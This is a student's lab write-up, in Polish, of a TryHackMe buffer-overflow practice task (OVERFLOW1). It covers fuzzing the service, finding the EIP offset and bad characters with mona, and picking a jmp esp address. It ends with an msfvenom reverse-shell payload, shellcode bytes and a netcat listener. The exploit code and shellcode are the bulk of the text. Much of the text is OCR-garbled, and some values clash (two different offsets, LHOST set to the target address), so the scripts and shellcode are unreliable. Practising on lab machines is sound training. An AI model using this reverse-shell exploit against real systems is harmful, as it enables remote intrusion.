

Autor: Emilia Zaręba

Krótkie podsumowanie z zadanie task 1, który był konieczny, aby zrobić task 2:

Czynności wykonane:

- Połączylam się z TryHackMe przez OpenVPN

OpenVPN Dostęp do szczegółów

Odśwież

Nazwa serwera VPN	Wewnętrzny wirtualny adres IP
EU-Regular-3	10.21.184.182
Status serwera	Połączenie
Offline (u)	Connected

- Uruchomiłem maszynę "OSCP BOF Prep" i uzyskałem IP: 10.10.24.5

Docelowe informacje o maszynach

Tytuł	Docelowy adres IP	Wydamy
System operacyjny OSCP BOF Prep	10.10.24.5	1h 12min 27s

?


Dodaj 1 godzinę

Zakończenie

- Połączylam się z maszyną przez RDP (rdesktop bo przez xfreerdp3 nie działało)

Przechodzimy do task 2: OWERFLOW1

- Uruchomiłem Immunity Debugger jako administrator



- Następnie klikamy Plik->Otwórz przechodzimy do folderu “oscp” wybieramy blik “oscp i klikamy otwórz.
- Załadowałam plik oscp.exe z folderu vulnerable-apps i uruchomiłam go (Run)

```

00401208 C70424 0490401 MOV DWORD PTR SS:[ESP],oscp.00409004
0040120F . 83E0 01 AND EAX,1
004012B0 C74424 2C 0001 MOV DWORD PTR SS:[ESP+2C],0
004012B9 . 894424 0C MOV DWORD PTR SS:[ESP+C],ERX
004012BE . 804424 28 LEA EAX,DWORD PTR SS:[ESP+28]
004012C2 . 8D4424 08 MOV EDX,DWORD PTR SS:[ESP+8],ERX
004012C6 . E8 193D0000 CALL DWORD PTR SS:[ESP+8],ERX
004012CB . 83C4 3C ADD ESP,3C
004012CE . C3 RETN
004012D0 . 90 NOP
004012D0 $ 83EC 1C ADD ESP,1C
004012D3 . C70424 0100001 MOV DWORD PTR SS:[ESP],1
004012D9 . FF15 2C024000 CALL DWORD PTR DS:[&msvcrt.__set_app_type]
004012E0 . E8 BFFEFF CALL oscp.00401180
004012E5 . 80B426 0000000 LEA ESI,DWORD PTR DS:[ESI]
004012E9 . 8D4426 00 MOV EDX,DWORD PTR DS:[ESI]
004012F0 . 83EC 1C SUB ESP,1C
004012F3 . C70424 0200000 MOV DWORD PTR SS:[ESP],2
004012F9 . FF15 2C024000 CALL DWORD PTR DS:[&msvcrt.__set_app_type]
00401300 . E8 BFFEFF CALL oscp.00401180
00401305 . 80B426 0000000 LEA ESI,DWORD PTR DS:[ESI]
00401309 . 8D4426 00 MOV EDX,DWORD PTR DS:[ESI]
00401310 . 807425 00 LEA ESI,DWORD PTR DS:[ESI]
00401316 . 8D4426 0000000 LEA ESI,DWORD PTR DS:[ESI]
0040131D . 8076 00 LEA ESI,DWORD PTR DS:[ESI]
00401320 . FF25 4CA24000 JMP DWORD PTR DS:[<&msvcrt._onexit>]
00401326 . 90 NOP

```

- Potwierdziłem, że aplikacja nastuchuje na porcie 1337
- Test połączenia z Kali:
- Polecenie i wynik:

```

student@kali: ~ student@kali: ~ /oscp$ nc 10.10.24.5 1337
>Welcome to OSCP Vulnerable Server! Enter HELP for help.

```

- Wpisujemy “HELP” ELP” następnie “OVERFLOW1 test” i widzimy, że pojawiło się COMPLETE, a więc działa


```

HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 test
OVERFLOW1 COMPLETE

```

MONA CONFIGURATION

- W polu wprowadzania poleceń znajdującym się na dole okna immunity debuggera wpisujemy komendę: !mona config -set workingfolder c:\mona\%p i klikamy “enter”



!mona config -set workingfolder c:\mona\%p

FUZZING

- Tworzymy plik fuzzer.py

```

GNU nano 8.4                                     fuzzer.py
#!/usr/bin/env python3

import socket, time, sys

ip = "10.10.24.5"
port = 1337
timeout = 5
prefix = "OVERFLOW1"

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        [ Read 26 lines ]

```

- Uruchamiamy skrypt python3 fuzzer.py

```

student@kali:[~/overflow1] $ python3 fuzzer.py
Fuzzing with 100 bytesinfo or silent
Fuzzing with 200 bytes0:56 Authentic
Fuzzing with 300 bytes0:56 j -- see t
Fuzzing with 400 bytesinfo or silent
Fuzzing with 500 bytes0:56 Authentic
Fuzzing with 600 bytes221 j -- see t
Fuzzing with 700 bytesinfo or silent
Fuzzing with 800 bytes0:56 Authentic
Fuzzing with 900 bytes222 j -- see t
Fuzzing with 1000 bytesinfo or silent
Fuzzing with 1100 bytes0:56 Authentic
Fuzzing with 1200 bytes21 j -- see t
Fuzzing with 1300 bytesinfo or silent
Fuzzing crashed at 1300 bytesauthentic
[ a replay!] 1#42221 j -- see t
student@kali:[~/overflow1] len

```

- Program zawiesił się przy 1300 bajtach danych.

CRASH REPLICATION & CONTROLLING EIP

- Tworzymy plik exploit.py

```
GNU nano 8.4                                         exploit.py *

import socket

ip = "10.10.24.5"
port = 1337

prefix = "OVERFLOW1"
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer ...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")

```

- Generujemy teraz cykliczny wzorzec o długości o 400 bajtów dłuższej od ciągu, który spowodował zawieszenie serwera (czyli w naszym wypadku 1700, jednak trzeba 2400)

```
(student㉿kali)-[~/overflow1] ~ m t w n C P K b z i ... s / community Con
-$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
\c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
Af6Af7Af8Af9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Af10Af11Af12Af13Af14Af15Af16Af17Af18Af19Af
Ai4Ai5Ai6Ai7Ai8Ai9Ai0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq
\q8Ap9Qr0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw
Aw4Aw5Aw6Aw7Aw8Aw9Aw0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az
\z2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh
```

- Kopiujemy wygenerowane dane i umieszczamy je w zmiennej payload skryptu exploit.py

```

prefix = "OVERFLOW1" # info or silence this warning with --mute-replay-warnings
offset = 0 # -05-12 18:10:56 Authenticate/Decrypt packet error: bad packet ID (may be
overflow = "A" * offset # - see the man page entry for --no-replay and --replay-
retn = "" # for more info or silence this warning with --mute-replay-warnings
padding = "" # -05-12 18:26:02 Authenticate/Decrypt packet error: bad packet ID (may be
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3>
postfix = "" # for more info or silence this warning with --mute-replay-warnings
#op 2013-05-12 18:26:02 Authenticate/Decrypt packet error: bad packet ID (may be
#op 2013-05-12 18:26:02 Authenticate/Decrypt packet error: bad packet ID (may be

```


- Ponownie uruchamiamy oscp.exe
- Uruchamiamy zmodyfikowany skrypt exploit.py

```

[student@kali:~/overflow1]$ python3 exploit.py
Could not connect.

```

- Skrypt powoduje awarię serwera



- W Immunity Debugger wpisujemy polecenie mona, zmieniając odległość na w moim przypadku 2400

```

!mona findmsp -distance 2400
[+] Examining registers
EIP contains normal pattern : 0x6f43396e (offset 1978)
ESP (0x0199fa30) points at offset 1982 in normal pattern
ESP (0x0199fa30) points at offset 1986 in normal pattern

```

- Aktualizujemy skrypt exploit.py i ustawiamy zmienną offset na wartość 1978 zamiast 0, payload znowu dajemy puste, a retn ustawiamy na "BBBB"

```

GNU nano 8.4
import socket
ip = "10.10.24.5"
port = 1337
prefix = "OVERFLOW1"
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = "" # distance 2400
payload = "" # (normal) found at 0x0199fa27 (length: 2400 bytes)
postfix = "" # (normal) found at 0x004b4d72 (length: 2400 bytes)

```

- Uruchamiamy ponownie oscp.exe w Immunity i zmodyfikowany skryp exploit.py. Rejestr EIP został nadpisany

EDI 00000000
EIP 42424242

**! Maszyna jest ważna tylko 4h i przykro mi, bo musiałam to poprawiać dostając nowy adres:
10.10.138.68 !**

FINDING BAD CHARACTERS

- Tworzymy plik bytearray.bin zawierający wszystkie bajty od \x01 do \xff (z wykluczonym \x00)

```
00406510 00 00 00 00 00 00 00 00 .....  
00406518 00 00 00 00 00 00 00 00 .....  
00406520 00 00 00 00 00 00 00 00 .....  
  
!mona bytearray -b "\x00"  
Start  
Hardware Breakpoints window (ALT+N)
```

- Tworzymy ciąg złych znaków, który jest identyczny z tablicą bajtów

```
[student@kali] -[~/overflow1] $ python3 -c 'print("".join(["\\x%02x" % i for i in range (1, 256)]))'
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a
\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69
\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93
\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd
\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7
\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc
\xfd\xfe\xff
```

- Edytujemy skrypt exploit.py i ustawiamy payload na ciąg nieprawidłowych znaków generowany przez skrypt

- Uruchamiamy znowu oscp.exe w Immunity i ponownie zmodyfikowany skrypt exploit.py notujemy adres, który otrzymaliśmy (01AFFA30)

EBX 41414141
ESP 018BFA30
EPP 41414141

- Wpisujemy polecenie mona:

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 018BFA30  
[02:46:43] Access violation when executing [424242]
```

- Pojawia się okno “mona Memory comparison results”, okno pokazuje wyniki porównania, wskazując wszelkie znaki, które różnią się w pamięci od tych w wygenerowanym pliku bytearray.bin

P mona Memory comparison results			
Address	Status	BadChars	Type
0x018bfa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

- Generujemy nową tablicę bajtów w mona, określając te nowe badchars wraz z \x00.

```
!mona bytearray -b "\x00\x07\x2e\xa0"
```

- Aktualizujemy zmienną payload w skrypcie exploit.py i usuwamy nowe badchars te wymienione powyżej

```
padding = ""  
<9a\x9b\x9c\x9d\x9e\x9f\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0>
```

- Uruchamiamy ponownie oscp.exe w Immunity i ponownie modyfikujemy skrypt exploit.py, powtarzamy aż zwróci komunikat unmodified. (spędziłem nad tym bardzo dużo czasu, bo okazało się, że adres się zmienił a ja cały czas wpisywałem ten sam)

P mona Memory comparison results			
Address	Status	BadChars	Type
0x01a1fa30	Unmodified		normal

FINDING A JUMP POINT

- Gdy plik oscp.exe jest uruchomiony lub znajduję się w stanie awarii uruchamimy polecenie mona ze wszystkimi badchar

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

- Polecenie wskaże wszystkie instrukcje “jmp esp” z adresami, które nie zawierają żadnego ze wskazanych badchars.

```

----- Mona command started on 2025-05-13 04:00:31 (v2.0, rev 605) -----
0BADF000 [+] Processing arguments and criteria
0BADF000   - Pointer access level : X
0BADF000   - Bad char filter will be applied to pointers : "\x00\x07\x2e\xa0"
0BADF000 [+] Generating module info table, hang on...
0BADF000   - Processing modules
0BADF000   - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000   - Querying module lessfunc.dll
0BADF000   - Querying module oscp.exe
0BADF000 [+] Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000   - (Re)setting logfile c:\mona\oscp\jmp.txt
0BADF000 [+] Writing results to c:\mona\oscp\jmp.txt
0BADF000   - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
625011AF 0x625011af : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011BB 0x625011bb : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011C7 0x625011c7 : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011D3 0x625011d3 : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011DF 0x625011df : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011EB 0x625011eb : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
625011F7 0x625011f7 : jmp esp | (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
62501203 0x62501203 : jmp esp | asci (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
62501205 0x62501205 : jmp esp | asci (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
0BADF000   Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:00.424000

```

- Wybieramy adres i aktualizujemy skrypt exploit.py, ustawiając zmienną “retn” na adres zapisany od tyłu (bierzemy, np. pierwszy 0x625011af)

```

offset = 1970
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding =

```

GENERATE PAYLOAD

- Uruchamiamy polecenie msfvenom z odpowiednimi parametrami

```

(student㉿kali)-[~/overflow1]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.138.68 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c

```

- Kopujemy wygenerowane ciągi kodu C

```

Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xb8\x9f\x4f\x63\xaa\xd0\xc3\xd9\x74\x24\xf4\x5e\x33\xc9" 0978
"\xb1\x52\x83\xee\xfc\x31\x46\x0e\x03\xd9\x41\x81\x56\x19" 76100
"\xb5\xc7\x99\xe1\x46\x8a\x10\x04\x77\xe8\x47\x4d\x28\xd8" 01100
"\x0c\x03\xc5\x93\x41\xb7\x5e\xd1\x4d\xb8\xd7\x5c\xaa\xf7" 01100
"\xe8\xcd\x88\x96\x6a\x0c\xdd\x78\x52\xdf\x10\x79\x93\x02" 77100
"\xd8\x2b\x4c\x48\x4f\xdb\xf9\x04\x4c\x50\xb1\x89\xd4\x85" 01100
"\x02\xab\xf5\x18\x18\xf2\xd5\x9b\xcd\x8e\x5f\x83\x12\xaa" 01100
"\x16\x38\xe0\x40\x9a\xe8\x38\x8a\x06\xd5\xf4\x5b\x56\x12" 01100
"\x32\x84\x2d\x6a\x40\x39\x36\x9a\x3a\xe5\xb3\x29\x9c\x6e" 01100
"\x63\x95\x1c\xa2\xf2\x5e\x12\x0f\x70\x38\x37\x8e\x55\x33" 01100
"\x43\x1b\x58\x93\xc5\x5f\x7f\x37\x8d\x04\x1e\x6e\x6b\xea" 01100
"\x1f\x70\xd4\x53\xba\xfb\xf9\x80\xb7\xaa\x95\x65\xfa\x58" 01100
"\x66\xe2\x8d\x2b\x54\xad\x25\xaa\xd4\x26\xe0\x34\x1a\x1d" 01100
"\x54\xaa\xe5\x9e\xaa\xe3\x21\xca\xf5\x9b\x80\x73\x9e\x5b" 01100
"\x2c\xaa\x6\x31\x0b\x82\x19\xf2\xfb\x62\xca\x9a\x11\x6d\x35" 01100
"\xba\x1a\x7\x5e\x51\xe1\x20\x6b\xac\x63\xf4\x03\xb2\x73" 01100
"\xe4\x8f\x3b\x95\x6c\x20\x6a\x0e\x19\xd9\x37\xc4\xb8\x26" 0041
"\xe2\xaa\x1\xfb\xad\x01\x56\xb5\x45\x6f\x44\x22\xaa\x3a\x36" 027F
"\xe5\xb9\x90\x5e\x69\x2b\x7f\x9e\xe4\x50\x28\xc9\xaa\x7" 0041
"\x21\x9f\x5f\x91\x9b\xbd\x9d\x47\xe3\x05\x7a\xb4\xea\x84" 0041
"\x0f\x80\xc8\x96\xc9\x09\x55\xc2\x85\x5f\x03\xbc\x63\x36" 0041
"\xe5\x16\x3a\xe5\xaf\xfe\xbb\xc5\x6f\x78\xc4\x03\x06\x64" 0041
"\x75\xfa\x5f\x9b\xba\x6a\x68\xe4\xaa\x0a\x97\x3f\x63\x2a" 0041

```

- I zmieniamy payload w skrypcie exploit.py

```

GNU nano 8.4
exploit.py *
payload = ("\\xb8\\x9f\\x4f\\x63\\xa3\\xda\\xc3\\xd9\\x74\\x24\\xf4\\x5e\\x33\\xc9"
"\\\xb1\\x52\\x83\\xee\\xfc\\x31\\x46\\x0e\\x03\\xd9\\x41\\x81\\x56\\x19"isters (FPU)
"\\\xb5\\xc7\\x99\\xe1\\x46\\xa8\\x10\\x04\\x77\\xe8\\x47\\x4d\\x28\\xd8" 00781C08
"\\\x0c\\x03\\xc5\\x93\\x41\\xb7\\x5e\\xd1\\x4d\\xb8\\xd7\\x5c\\xa8\\xf7" 00102940 00000001
"\\\xe8\\xcd\\x88\\x96\\x6a\\x0c\\xdd\\x78\\x52\\xdf\\x10\\x79\\x93\\x02" 0144F858
"\\\xd8\\x2b\\x4c\\x48\\x4f\\xdb\\xf9\\x04\\x4c\\x50\\xb1\\x89\\xd4\\x85" 0144F874
"\\\x02\\xab\\xf5\\x18\\x18\\xf2\\xd5\\x9b\\xcd\\x8e\\x5f\\x83\\x12\\xaa" 77747398 00000001
"\\\x16\\x38\\xe0\\x40\\xa9\\xe8\\x38\\xa8\\x06\\xd5\\xf4\\x5b\\x56\\x12" 77687054 00000001
"\\\x32\\x84\\x2d\\x6a\\x40\\x39\\x36\\xa9\\x3a\\xe5\\xb3\\x29\\x9c\\x6e" ES 0003 02b
"\\\x63\\x95\\x1c\\xa2\\xf2\\x5e\\x12\\x0f\\x70\\x38\\x37\\x8e\\x55\\x33" DS 0003 02b
"\\\x43\\x1b\\x58\\x93\\xc5\\x5f\\x7f\\x37\\x8d\\x04\\x1e\\x6e\\x6b\\xea" FS 0003 02b
"\\\x1f\\x70\\xd4\\x53\\xba\\xfb\\xf9\\x80\\xb7\\xa6\\x95\\x65\\xfa\\x58" GS 0003 02b
"\\\xe6\\xe2\\x8d\\x2b\\x54\\xad\\x25\\xa3\\xd4\\x26\\xe0\\x34\\x1a\\x1d" 000000246 00000001
"\\\x54\\xaa\\x5\\x9e\\x5\\xe5\\xe3\\x21\\xca\\xf5\\x9b\\x80\\x73\\x9e\\x5b" 000000246 00000001
"\\\x2c\\xa6\\x31\\x0b\\x82\\x19\\xf2\\xfb\\x62\\xca\\x9a\\x11\\x6d\\x35" End of file
"\\\xba\\x1a\\xa7\\x5e\\x51\\xe1\\x20\\x6b\\xac\\x63\\xf4\\x03\\xb2\\x73" End of file
"\\\xe4\\x8f\\x3b\\x95\\x6c\\x20\\x6a\\x0e\\x19\\xd9\\x37\\xc4\\xb8\\x26" End of file
"\\\xe2\\xa1\\xfb\\xad\\x01\\x56\\xb5\\x45\\x6f\\x44\\x22\\xa6\\x3a\\x36" End of file
"\\\xe5\\xb9\\x90\\x5e\\x69\\x2b\\x7f\\x9e\\x4\\x50\\x28\\xc9\\xa1\\xa7" 0041 Cond 0
"\\\x21\\x9f\\x5f\\x91\\x9b\\xbd\\x9d\\x47\\xe3\\x05\\x7a\\xb4\\xea\\x84" 027F Proc 0
"\\\x0f\\x80\\xc8\\x96\\x9c\\x09\\x55\\xc2\\x85\\x5f\\x03\\xbc\\x63\\x36" End of file
"\\\xe5\\x16\\x3a\\xe5\\xaf\\xfe\\xbb\\xc5\\x6f\\x78\\xc4\\x03\\x06\\x64" End of file

```

PREPEND NOPS

- Ustawiamy zmienną padding w skrypcie exploit.exe

```

overflow = A * offset
retn = "\\xaf\\x11\\x50\\x62"
padding = "\\x90" * 16
payload = ("\\xda\\xd5\\xd0")

```

EXPLOIT!

- Uruchamiamy program nasłuchujący netcat używając portu LPORT określonego w poleceniu msfvenom

```

[student@kali:~/overflow1]
$ nc -lvp 4444
listening on [any] 4444 ...

```

- Uruchamiamy ponownie oscp.exe w Immunity i zmodyfikowany skrypt exploit.py.
- Netcat łapie reverse shell (niestety u mnie cały czas w Immunity Debugger po uruchomieniu pliku exploit wychodzi "Terminated" nie wiem dlaczego wszystko powinno być dobrze a to wychodzi)

